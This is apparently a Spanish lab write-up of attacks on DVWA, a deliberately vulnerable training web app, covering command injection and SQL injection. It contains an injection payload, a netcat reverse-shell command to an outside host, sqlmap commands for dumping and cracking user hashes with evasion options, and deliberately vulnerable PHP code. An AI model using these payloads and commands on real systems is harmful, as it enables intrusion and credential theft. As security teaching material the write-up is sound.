Reporte de Pentesting WEB- Explotación en DVWA

Objetivo

Demostrar cómo explotar vulnerabilidades en una aplicación web mal configurada (DVWA) usando herramientas como msfconsole (para Code Injection) y sqlmap (para SQL Injection), detallando los comandos utilizados y el código vulnerable.

Ejecución Remota de Comandos (RCE) en DVWA

2. Detección de inyección por prueba y error

Durante la evaluación de seguridad de la aplicación DVWA, se identificó un campo vulnerable a ejecución remota de comandos en el módulo `/vulnerabilities/exec`.

📌 Prueba


Se realizó una solicitud `POST` con el siguiente payload:

```
ip=127.0.0.1; id
```

💬 Respuesta del servidor:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Esto indica que el comando fue ejecutado por el sistema operativo, confirmando una vulnerabilidad de **Ejecución Remota de Comandos**.



Script para módulo personalizado de Metasploit

Como este exploit **no existe por defecto en `msfconsole`**, puedes crear uno personalizado.

https://github.com/torrescrck/command-injection/tree/main



1. Code Injection con Metasploit (msfconsole)

Vulnerabilidad: Code Injection en DVWA → http://192.168.1.230/vulnerabilities/exec/

Descripción

Esta vulnerabilidad permite ejecutar comandos del sistema mediante parámetros no sanitizados. Un ejemplo común es la función shell_exec() en PHP.

Código vulnerable:

```
$target = $_GET['ip'];
$output = shell_exec("ping -c 4 $target");
```

Ejemplo de explotación:

127.0.0.1; nc -e /bin/bash 192.168.1.100 4444

Explotación con Metasploit:

```
use exploit/multi/http/dvwa_exec
set RHOSTS 192.168.1.230
set RPORT 80
set TARGETURI /vulnerabilities/exec/
set COOKIE "security=low; PHPSESSID=xxxx"
```

```
set CMD "nc -e /bin/bash 192.168.1.100 4444"
exploit
```

2. SQL Injection con sqlmap

Vulnerabilidad: SQL Injection en digininja/sqli/?id=

Código vulnerable (PHP):

```
$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Comando de explotación:

sqlmap -u "http://192.168.1.230/digininja/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=89qbhpu7dcv6otii5bkhm2q4cl" --level 5

Parámetros explicados:

- -u: URL objetivo con el parámetro vulnerable
- --cookie: Mantiene la sesión autenticada
- --level 5: Nivel de profundidad máximo en las pruebas

Acciones posteriores con sqlmap:

```
--dbs            # Muestra las bases de datos
--tables -D dvwa    # Muestra tablas dentro de la base dvwa
--dump -T users -D dvwa  # Extrae todos los usuarios
```

Evasión adicional:

--random-agent --tamper=space2comment

Crackeo de Hashes Extraídos

Después de explotar exitosamente la vulnerabilidad de inyección SQL en DVWA, es posible extraer información sensible de la base de datos, como los hashes de contraseñas de los usuarios. SQLMap permite almacenar estos hashes en un archivo temporal para procesarlos posteriormente.

Durante la ejecución del ataque, SQLMap preguntará lo siguiente:

- ¿Desea guardar los hashes en un archivo temporal para procesarlos con otras herramientas? [y/N]
- ¿Desea crackearlos mediante un ataque basado en diccionario? [Y/n/q]
- ¿Qué diccionario desea usar?
  [1] Archivo por defecto: /usr/share/sqlmap/data/txt/wordlist.tx_ (presionar Enter)
  [2] Archivo personalizado
  [3] Archivo con una lista de diccionarios
- ¿Desea usar sufijos comunes de contraseñas? (¡lento!) [y/N]

En este ejemplo se usó el diccionario por defecto y SQLMap logró descifrar múltiples contraseñas con el siguiente resultado:

Usuario	Hash MD5	Contraseña Cracked
admin	e99a18c428cb38d5f26085 3678922e03	abc123
gordonb	8d3533d75ae2c3966d7e0d 4fcc69216b	charley
1337	0d107d09f5bbe40cade3de 5c71e9e9b7	letmein
admin2	5f4dcc3b5aa765d61d8327 deb882cf99	password

Este tipo de actividad demuestra el impacto que puede tener una vulnerabilidad de inyección SQL, al permitir a un atacante acceder y descifrar credenciales de usuario.